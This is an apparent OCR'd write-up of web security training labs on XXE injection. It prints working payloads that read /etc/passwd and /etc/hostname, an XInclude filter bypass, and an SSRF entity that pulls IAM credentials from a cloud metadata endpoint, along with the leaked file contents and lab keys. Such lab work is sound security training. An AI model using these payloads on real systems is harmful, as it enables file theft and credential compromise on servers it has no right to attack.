
XXE Injection

LAB 93 Exploiting XXE using external entities to retrieve files

Website contains functionality on checking items’ stock. It is done in POST /product/stock request:



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
111	https://0a1b004a037b97c98..	GET	/resources/images/shop.svg			200	7258	XML	svg			✓	34.246.129.62		02:56:22 21 ...	8080
118	https://0a1b004a037b97c98..	GET	/academyLabHeader			101	147					✓	34.246.129.62		02:56:23 21 ...	8080
137	https://0a1b004a037b97c98..	GET	/resources/labheader/images/logo...			200	8852	XML	svg			✓	34.246.129.62		02:56:24 21 ...	8080
138	https://0a1b004a037b97c98..	GET	/resources/labheader/images/ps-l...			200	942	XML	svg			✓	34.246.129.62		02:56:24 21 ...	8080
140	https://0a1b004a037b97c98..	GET	/product?productId=1	✓		200	5213	HTML		Exploiting XXE using e...		✓	34.246.129.62		02:57:04 21 ...	8080
141	https://0a1b004a037b97c98..	GET	/resources/js/xmlStockCheckPaylo...			200	513	script	js			✓	34.246.129.62		02:57:04 21 ...	8080
142	https://0a1b004a037b97c98..	GET	/academyLabHeader			101	147					✓	34.246.129.62		02:57:04 21 ...	8080
143	https://0a1b004a037b97c98..	GET	/resources/js/stockCheck.js			200	981	script	js			✓	34.246.129.62		02:57:04 21 ...	8080
144	https://0a1b004a037b97c98..	POST	/product/stock	✓		200	109	text				✓	34.246.129.62		02:57:06 21 ...	8080
145	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&...	✓		200	370	JSON				✓	216.58.215.110		02:57:08 21 ...	8080
146	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&...	✓		200	370	JSON				✓	216.58.215.110		02:57:08 21 ...	8080
147	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&...	✓		200	370	JSON				✓	216.58.215.110		02:57:08 21 ...	8080

Request


```
Content-Length: 107
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a1b004a037b97c983ac6985008600c3.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a1b004a037b97c983ac6985008600c3.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response

```
HTTP/2 200 OK
Content-Type: text/plain;
charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3

242
```

Inspector	
Request attributes	2
Request cookies	1
Request headers	20
Response headers	3

As one can see, it contains XML data inside, having productID parameter inside. It might be vulnerable to XXE attack. I have injected an XXE ‘xxe’ as new doctype to fetch for /etc/passwd file:



Request

```
POST /product/stock  HTTP/2
Host : 0a1b004a037b97c983ac6985008600c3.web-security-academy.net
Cookie : session =0jnmwnz6oM7aSEVV7AcrQXq0a2ZXXyV1
Content-Length : 174
Sec-Ch-Ua : "Not_A Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Platform : "Windows"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,  like  Gecko)
Chrome/120.0.6099.199   Safari/537.36
Content-Type : application/xml
Accept : */*
Origin : https://0a1b004a037b97c983ac6985008600c3.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer : https://0a1b004a037b97c983ac6985008600c3.web-security-academy.net/product?productId=2
Accept-Encoding : gzip,  deflate,  br
Accept-Language : en-US,en;q=0.9
Priority : u=1,  i

<?xml  version ="1.0" encoding ="UTF-8 "?>
  <!DOCTYPE  foo  [<!ENTITY  xxe  SYSTEM  "file:///etc/passwd/">  ]>
  <stockCheck >
    <productId >
      &xxe;
    </productId >
    <storeId >
      1
    </storeId >
  </stockCheck >
```

Response

```
HTTP/2  400  Bad  Request
Content-Type : application/json;   charset=utf-8
X-Frame-Options : SAMEORIGIN
Content-Length : 2338

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon :x:1:1:daemon :/usr/sbin :/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534 :sync:/bin:/bin/sync
games :x:5:60:games :/usr/games :/usr/sbin/nologin
man:x:6:12 :man:/var/cache /man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool /lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool /news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool /uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data :x:33:33:www-data :/var/www:/usr/sbin/nologin
backup :x:34:34:backup :/var/backups :/usr/sbin/nologin
list:x:38:38:Mailing List Manager :/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats :x:41:41:Gnats Bug-Reporting  System (admin) :/var/lib/gnats:/usr/
sbin/nologin
nobody :x:65534 :65534 :nobody:/nonexistent :/usr/sbin/nologin
_apt:x:100:65534 ::/nonexistent :/usr/sbin/nologin
peter :x:12001 :12001 ::/home/peter :/bin/bash
carlos :x:12002 :12002 ::/home/carlos :/bin/bash
user:x:12000 :12000 ::/home/user:/bin/bash
elmer :x:12099 :12099 ::/home/elmer :/bin/bash
academy :x:10000 :10000 ::/academy :/bin/bash
messagebus :x:101:101::/nonexistent :/usr/sbin/nologin
dnsmasq :x:102:65534 :dnsmasq ,
,
,
:/var/lib/misc:/usr/sbin/nologin
systemd-timesync  :x:103:103:systemd Time Synchronization  ,
,
,
:/run/systemd :/usr/sbin/nologin
```

As a response, I received an error code 400 Bad Request AND the contents of /etc/passwd


LAB 94 Exploiting XXE to perform SSRF attacks

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is http://169.254.169.254/. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

The goal is to obtain the server's IAM secret access key from the EC2 metadata endpoint.

According to AWS documentation, the IAM secret can be obtained at

So, let’s inject an XXE that will fetch http://169.254.169.254/latest/meta-data/iam/security-credentials/admin:



```
POST /product/stock HTTP/2
Host: 0a7b0045037040e3887b70c700e400a2.web-security-academy.net
Cookie: session=kcQhLrIwEvUOeMqnrlWrVsjIGaEdcpbT
Content-Length: 227
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a7b0045037040e3887b70c700e400a2.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a7b0045037040e3887b70c700e400a2.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [<!ENTITY ssrf SYSTEM
  "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin">]>
  <stockCheck>
    <productId>
      &ssrf;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 552

"Invalid product ID: {
"Code":"Success",
"LastUpdated":"2024-03-21T02:57:32.891627808Z",
"Type":"AWS-HMAC",
"AccessKeyId":"0OJrRNMYLje0JWEbEWnG",
"SecretAccessKey":"FP0uttsvXNFrwyGqql1bYq3xadhzRqsSTBDuhajp",
"Token":
"6kJAkPMfl6g1djPZiaT3gNNPFBSGowNElG3JrMiqVNGWrLUpF4lcK4e64bDmDX7kXfNg412NVtFtc2Dr8DPlC2rU
dD4wNcPwsBimO9ONugG2O6uCYxgR6M2kHUU4BjPtX2wAg189CXs2AiW0sTlRiN1xEbJBcaIBfE7qUHlWHkNVrOhrv
0Xmhh06me1RaVOLZdMHHZS6QlkEIdcHmFcZujpjauqFy3nSk1fbhyLga4NtuZDV1xibHg",
"Expiration":"2030-03-20T02:57:32.891627808Z"
}"
```

Great. I have received both AccessKeyID, SecretAccessKey and Token:

"Code" : "Success",

"LastUpdated" : "2024-03-21T02:57:32.891627808Z",

"Type" : "AWS-HMAC",

"AccessKeyId" : "0OJrRNMYLje0JWEbEWnG",

"SecretAccessKey" : "**FP0uttsvXNFrwyGqql1bYq3xadhzRqsSTBDuhajp**",


"Token" : "6kJAkPMfl6g1djPZiaT3gNNPFBSGowNElG3JrMiqVNGWrLUpF4lcK4e64bDmDX7kXfNg412NVtFtc2Dr8DPlC2rUbr7cTdD4wNcPwsBimO9ONugG2O6uCYxgR6M2kHUU4BjPtX2wAg189CXs2AiW0sTlRiN1xEbJBcaIBfE7qUHlWHkNVrOhrvm2GjL0Xmhh06me1RaVOLZdMHHZS6QlkEIdcHmFcZujpjauqFy3nSk1fbhyLga4NtuZDV1xibHg",

"Expiration" : "2030-03-20T02:57:32.891627808Z"

LAB 95 Exploiting XInclude to retrieve files

The goal is to obtain /etc/passwd contents.


At first sight, this lab seems not to be vulnerable to XXE:



```
POST  /product/stock   HTTP/2
Host :  0af2003403e45fe680c83ab700c50079.web-security-academy.net
Cookie : session =rfImLBA7TYXL7dJxsRiVOH3mB40IiZfP
Content-Length  : 21
Sec-Ch-Ua :  "Not_A  Brand";v="8",   "Chromium";v="120"
Sec-Ch-Ua-Platform   :  "Windows"
Sec-Ch-Ua-Mobile  :  ?0
User-Agent : Mozilla/5.0   (Windows  NT  10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Content-Type  :  application/x-www-form-urlencoded
Accept :  */*
Origin :  https://0af2003403e45fe680c83ab700c50079.web-security-academy.net
Sec-Fetch-Site  :  same-origin
Sec-Fetch-Mode  :  cors
Sec-Fetch-Dest  :  empty
Referer :
https://0af2003403e45fe680c83ab700c50079.web-security-academy.net/product?productId=
2
Accept-Encoding  :  gzip,  deflate,  br
Accept-Language  :  en-US,en;q=0.9
Priority :  u=1,  i

productId =2&storeId =1
```

```
HTTP/2  200  OK
Content-Type  :  text/plain;   charset=utf-8
X-Frame-Options  :  SAMEORIGIN
Content-Length  :  3

853
```

However, I tried to replace one of the parameters' value to XML arbitrary type and received the following error message:




```
POST /product/stock HTTP/2
Host: 0af2003403e45fe680c83ab700c50079.web-security-academy.net
Cookie: session=rfImLBA7TYXL7dJxsRiVOH3mB40IiZfP
Content-Length: 30
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0af2003403e45fe680c83ab700c50079.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0af2003403e45fe680c83ab700c50079.web-security-academy.net/product?productId=

Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

productId=%26testxxs&storeId=1
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 47

"Entities are not allowed for security reasons"
```

So, the XML entity was accepted, but there is sort of protection present. This could be bypassed by introducing XInclude which is a part of XML specification. It can be done in following:

```
<foo
xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include
parse="text" href="file:///etc/passwd"/></foo>
```



```
POST /product/stock  HTTP/2
Host : 0af2003403e45fe680c83ab700c50079.web-security-academy.net
Cookie : session =rfImLBA7TYXL7dJxsRiVOH3mB4OIiZfP
Content-Length : 126
Sec-Ch-Ua : "Not_A Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Platform  : "Windows"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://0af2003403e45fe680c83ab700c50079.web-security-academy.net
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0af2003403e45fe680c83ab700c50079.web-security-academy.net/product?productId=
2
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i

productId =<foo  xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include      parse="text"
href="file:///etc/passwd"/></foo>&storeId=1
```

```
HTTP/2  400  Bad  Request
Content-Type  :  application/json;   charset=utf-8
X-Frame-Options  : SAMEORIGIN
Content-Length  : 2338

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon :x:1:1:daemon :/usr /sbin :/usr /sbin /nologin
bin :x:2 :2 :bin :/bin :/usr /sbin /nologin
sys :x:3 :3 :sys :/dev :/usr /sbin /nologin
sync :x:4:65534 :sync :/bin :/bin /sync
games :x:5:60:games :/usr /games :/usr /sbin /nologin
man :x:6:12 :man :/var /cache /man :/usr /sbin /nologin
lp :x:7:7:lp :/var /spool /lpd :/usr /sbin /nologin
mail :x:8:8 :mail :/var /mail :/usr /sbin /nologin
news :x:9:9:news :/var /spool /news :/usr /sbin /nologin
uucp :x:10:10:uucp :/var /spool /uucp :/usr /sbin /nologin
proxy :x:13 :13 :proxy :/bin :/usr /sbin /nologin
www-data :x:33 :33 :www-data :/var /www :/usr /sbin /nologin
backup :x:34 :34 :backup :/var /backups :/usr /sbin /nologin
list :x:38 :38 :Mailing List Manager :/var /list :/usr /sbin /nologin
irc :x:39 :39 :ircd :/var /run /ircd :/usr /sbin /nologin
gnats :x:41 :41 :Gnats Bug-Reporting System (admin) :/var /lib /gnats :/usr /sbin /nologin
nobody :x:65534 :65534 :nobody :/nonexistent :/usr /sbin /nologin
_apt :x:100 :65534 ::/nonexistent :/usr /sbin /nologin
peter :x:12001 :12001 ::/home /peter :/bin /bash
carlos :x:12002 :12002 ::/home /carlos :/bin /bash
user :x:12000 :12000 ::/home /user :/bin /bash
elmer :x:12099 :12099 ::/home /elmer :/bin /bash
academy :x:10000 :10000 ::/academy :/bin /bash
messagebus :x:101 :101 ::/nonexistent :/usr /sbin /nologin
dnsmasq :x:102 :65534 :dnsmasq ,
,
,
:/var /lib /misc :/usr /sbin /nologin
systemd-timesync  :x:103 :103 :systemd Time Synchronization ,
,
,
:/run /systemd :/usr /sbin /nologin
systemd-network  :x:104 :105 :systemd Network Management ,
```


Bingo! I can see /etc/passwd/ contents.

LAB 96 Exploiting XXE via image file upload

This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.


The goal is to obtain /etc/hostname file.

Apache Batik renders SVG files. SVG is an XML based format, so let's create an SVG picture with the following content:



```
<?xml version="1.0" standalone="yes"?>

<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>

<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
<text font-size="16" x="0" y="16">&xxe;
</text>
</svg>
```

Now, I will upload this .svg image as my profile picture:




Comment:
bla bla bla

Name:
test

Avatar:
Choose File NewTux.svg

Email:
wiener@ginandjuice.shop

Website:
http://test.com



test | 21 March 2024


bla bla bla

The comment was added successfully and I can see a mini avatar in front of my name, let's open it in new tab:

```
ca1e33cf11c1
```

This is the hostname I was looking for.


/etc/hostname: ca1e33cf11c1



Congratulations, you solved the lab!

LAB 97 Blind XXE with out-of-band interaction

